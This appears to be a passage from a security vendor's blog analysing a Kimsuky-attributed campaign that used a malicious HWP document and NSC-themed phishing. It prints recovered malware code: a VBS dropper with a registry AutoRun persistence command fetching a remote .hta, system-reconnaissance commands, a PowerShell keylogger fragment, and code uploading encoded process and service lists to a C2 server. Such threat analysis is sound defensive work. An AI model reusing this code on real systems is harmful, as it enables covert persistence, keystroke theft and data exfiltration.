
The sub-address of the code connecting from the first stage to the second stage changed depending on the time of attack, but no significant changes were found in the internal code.

tertiary stage through a Powershell command along with changing security permissions through registry settings as follows.

The connected URL path connects to the 'moonx.hta' file, and depending on the conditions, 'cow.php', 'expres.php', etc. are called again. The command may change depending on the conditions of the separate argument (parameter) values of the PHP command.


Depending on the connection situation, the following Powell shell command may be executed to terminate the 'mshta.exe' process.

Set WShell=CreateObject("WScript.Shell"):retu=WShell.run("powershell.exe taskkill /im mshta.exe /f" , 0 ,true)



```
"&"""%appdata%₩Microsoft₩Owc""",0,true) retu=wShell.run("cmd.exe /c md
"&"""%appdata%₩Adobe₩Wup""",0,true) folder =
wShell.ExpandEnvironmentStrings("%appdata%") file_vbs_1_1=folder &
"₩Microsoft₩Owc₩mkvnt.vbs" file_vbs_2_1=folder & "₩Adobe₩Wup₩wenoq.js" file_bat=
foldertmp & "₩tmp.bat" vbs_1="Set
wShell=CreateObject(""WScript.Shell""):retu=wShell.run(""cmd.exe /c taskkill /im
cmd.exe"",0,true)" js_1="wShell=new
ActiveXObject(""WScript.Shell"");retu=wShell.run(""cmd.exe /c taskkill /im cmd.exe"",0,true);"
bat_1="reg add ""HKEY_CURRENT_USER₩Software₩Microsoft₩Command Processor"" /v
AutoRun /t REG_SZ /d ""powershell.exe mshta
http://[redacted]/moonx.hta"" /f" Set
objBat=objFSO.CreateTextFile(file_vbs_1_1&"x",True) objBat.Write vbs_1 objBat.Close Set
objBat=objFSO.CreateTextFile(file_vbs_2_1&"x",True) objBat.Write js_1 objBat.Close Set
objBat=objFSO.CreateTextFile(file_bat&"x",True) objBat.Write bat_1 objBat.Close ttmp=
folder & "₩Microsoft₩ttmp.log" ttmp0= folder & "₩Microsoft₩ttmp0.log"
retu=wShell.run("cmd.exe /c whoami>> """&ttmp&"""",0,true) retu=wShell.run("cmd.exe /c
hostname>> """&ttmp&"""",0,true) retu=wShell.run("cmd.exe /c ipconfig /all>>
"""&ttmp&"""",0,true) retu=wShell.run("cmd.exe /c net user >> """&ttmp&"""",0,true)
retu=wShell.run("cmd.exe /c dir ""%programfiles%"">> """&ttmp&"""",0,true)
retu=wShell.run("cmd.exe /c dir ""%programfiles% (x86)"">> """&ttmp&"""",0,true)
```


[Figure 7] ‘expres.php’ command code screen service lists of the infected computer is collected through the 'driving.ps1' Powershell script and transmitted to the relevant server.



```
$EnterKey = $API::GetAsyncKeyState(0x0d)
if($EnterKey) {$LogOutput += '[ENTER]'}

$ShiftKey = $API::GetAsyncKeyState(0x10)
if($ShiftKey) {$LogOutput += '[Shift]'}

$CtrlKey = $API::GetAsyncKeyState(0x11)
if($CtrlKey) {$LogOutput += '[Ctrl]'}

$AltKey = $API::GetAsyncKeyState(0x12)
if($AltKey) {$LogOutput += '[ALT]'}

$EscKey = $API::GetAsyncKeyState(0x1b)
if($EscKey) {$LogOutput += '[Esc]'}

$SpaceBarKey = $API::GetAsyncKeyState(0x20)
if($SpaceBarKey) {$LogOutput += '[SpaceBar]'}

#in Arrow Keys case
$LeftArrow = $API::GetAsyncKeyState(0x25)
if($LeftArrow) {$LogOutput += '[LeftArrow]'}
$UpArrow = $API::GetAsyncKeyState(0x26)
if($UpArrow) {$LogOutput += '[UpArrow]'}
$RightArrow = $API::GetAsyncKeyState(0x27)
if($RightArrow) {$LogOutput += '[RightArrow]'}
$DownArrow = $API::GetAsyncKeyState(0x28)
if($DownArrow) {$LogOutput += '[DownArrow]'}

$DeleteKey = $API::GetAsyncKeyState(0x2e)
if($DeleteKey) {$LogOutput += '[Del]'}

# in Windows Key case
$LWindowsKey = $API::GetAsyncKeyState(0x5b)
if($LWindowsKey) {$LogOutput += '[LeftWindows]'}
$RWindowsKey = $API::GetAsyncKeyState(0x5c)
if($RWindowsKey) {$LogOutput += '[RightWindows]'}

$caps_lock = [console]::CapsLock
if($caps_lock) {$LogOutput += '[CapsLock]'}
```

[Figure 8] Function to save keyboard input contents

Collected information is secretly leaked to the C2 server through the 'upload.php' command.




```
if($cnt -eq 2)
{
    #process information logging
    $procs = "$env:temp\processlist.txt"
    $procsec = "$env:temp\ttmuprc.ssa"
    get-process | out-file $procs
    certutil -f -encode $procs $procsec

    (New-Object System.Net.WebClient).UploadFile('
        http://[redacted]/upload.php
        ', $procsec)
    del $procsec
    del $procs

    #ServiceInformation logging
    $srvc = "$env:temp\servicelist.txt"
    $srvcec = "$env:temp\ttmusvc.ssa"
    get-service | out-file $srvc
    certutil -f -encode $srvc $srvcec

    (New-Object System.Net.WebClient).UploadFile('
        http://[redacted]/upload.php
        ', $srvcec)
    del $srvcec
    del $srvc
```

[Figure 9] Code that attempts to leak computer information after collecting it

■ Similar threat correlation analysis

In this HWP document file attack, the 'Tom' account was used as the document creator.




20	Date String	VT_LPWSTR	2019년 3월 29일 금요일 오전 10:19:49
5	Keywords	VT_LPWSTR	
6	Comments	VT_LPWSTR	
8	Last Saved By	VT_LPWSTR	[redacted]
9	Revision Number	VT_LPWSTR	[redacted]
12	Create Time	VT_FILETIME	2019-03-29 01:19:49 (UTC)
13	Last saved Time	VT_FILETIME	2019-04-01 00:44:54 (UTC)
11	Last Printed	VT_FILETIME	1601-01-01 00:00:00 (UTC)
14	Number of Pages	VT_I4	0
21	Para Count	VT_I4	0

[Figure 10] Malicious HWP document metadata information

ESRC detected another threat distributed from the same C2 domain on March 8, 2019. This time, it was a simple URL phishing technique and attempted to steal the ID and password of a Korean portal company.

In the body of the email, a link was used to the same host as this C2, and it was deceiving users as if it were a report from the 'National Security Council (NSC)'.



안녕하세요,
어제 오후 2시에 있은 국가안전보장회의(NSC) POOL 취재내용 정리해 공유합니다.

오프 내용 있으니 불편하시더라도 다운로드를 눌러


본인인증을 하시고 다운 받으시면 됩니다.

가급적시일에 문서가 삭제될 수 있으니 빨리 확인바랍니다.

외부 유출 유의하시고, 그냥 참고한 뒤 버리시면 됩니다.

[Figure 11] Body content of malicious email for phishing

And if the account and password are successfully stolen from the fake portal company's login screen through the [Download] link, a normal PDF document existing under the same C2 server is displayed, making the user trust the content as if there is no problem.



3/4(월) 1400 2019년도 제1차 국가안전보장회의(NSC) POOL

<대통령 말씀>

▲ 문 대통령 : 지금부터 국가안전보장 회의 개최하겠습니다. (의사봉 3번)


제2차 북미 정상회담은 결과에서는 매우 아쉽지만, 그동안 북미 양국이 대화를 통해 이룬 매우 중요한 성과들을 확인할 수 있었습니다.

첫째. 영변 핵시설의 완전한 폐기가 논의되었습니다. 북한 핵시설의 근간인 영변 핵시설이 미국의 참관과 검증 하에 영구히 폐기되는 것이 가시권 안으로 들어왔습니다. 플루토늄 재처리 시설과 우라늄 농축 시설을 포함한 영변 핵시설이 전면적으로 완전히 폐기된다면 북한 비핵화는 진행 과정에 있어서 되돌릴 수 없는 단계로 접어든다고 평가할 수 있을 것입니다.

[Figure 12] Normal PDF screen shown after personal information leakage

ESRC picked up some interesting clues while analyzing this document. The same 'Tom' account was found in the author account of the PDF file used here, just as in this HWP vulnerability attack.

We are confident that the attacker is using the Windows account name of the actual computer set to 'Tom'.



설명

파일: 1385234234223_74444563458790209fe900f.pdf

제목: 3

작성자: Tom

주제:

키워드:

작성 날짜: 2019-03-04 오후 9:48:00

수정 날짜: 2019-03-04 오후 9:48:00

응용 프로그램: Hancom PDF 1.3.0.495

[Figure 13] ‘Tom’ account screen included in the PDF document properties screen


Here's a look at the hosts used in the attack that display these legitimate PDF documents:

- enindi25-142.godo.co[.]kr (106.249.25.142)

And the same data is used in the phishing conducted on March 4, 2019 by impersonating the Committee for Foreign Affairs and Unification.

Analyzing the Base64 code used in this attack, a beacon function exists that transmits access signal logs to the 'tcjst.com' domain.

- tcjst.com/img/dot[.]gif



```
style="display:block;">                                          <tbody><tr>
                                    <td style="padding-bottom: 1px; padding-left: 18px;
padding-right: 0px; padding-top: 7px" height="16" valign="top" width="15">
                                       <img border="0" src="http://tcjst.com/img/dot.gif"
width="15" height="16">
```

[Figure 14] ‘tcjst.com’ beacon code screen

This beacon code has characteristics found in several breaches in Korea, and has been discovered in phishing cases by the Kimsuky threat organization.

Related information, such as threat intelligence reports and IoCs (indicators of compromise), will be provided in the future through the ' Threat Inside ' service.

10 Subscribe

tag

#3.17 America's Secret National Security Council #BIN0001.eps #first.hta #tcjst.com #Kimsuky #Operation Stealth Power #Operation Low Kick #Recent trends in major countries related to the Korean Peninsula.hwp

[Caution] GandCrab v5.2 is being distributed under the g…
2019.04.11

[Caution] GandCrab v5.2 is being distributed under the g…
2019.04.08

‘Reply Operator’ is spreading Gandcrab by impersonating…
2019.04.02

Geumseong 121 APT organization, ‘Operation High Expert’
2019.04.02

0 comments

East Security Pill Blog

This is East Security’s official blog. East Security will become a leading company in cyber threat intelligence using AI technology.

Subscribe

name

password

Please enter a comment.

□ secret message

Leave a comment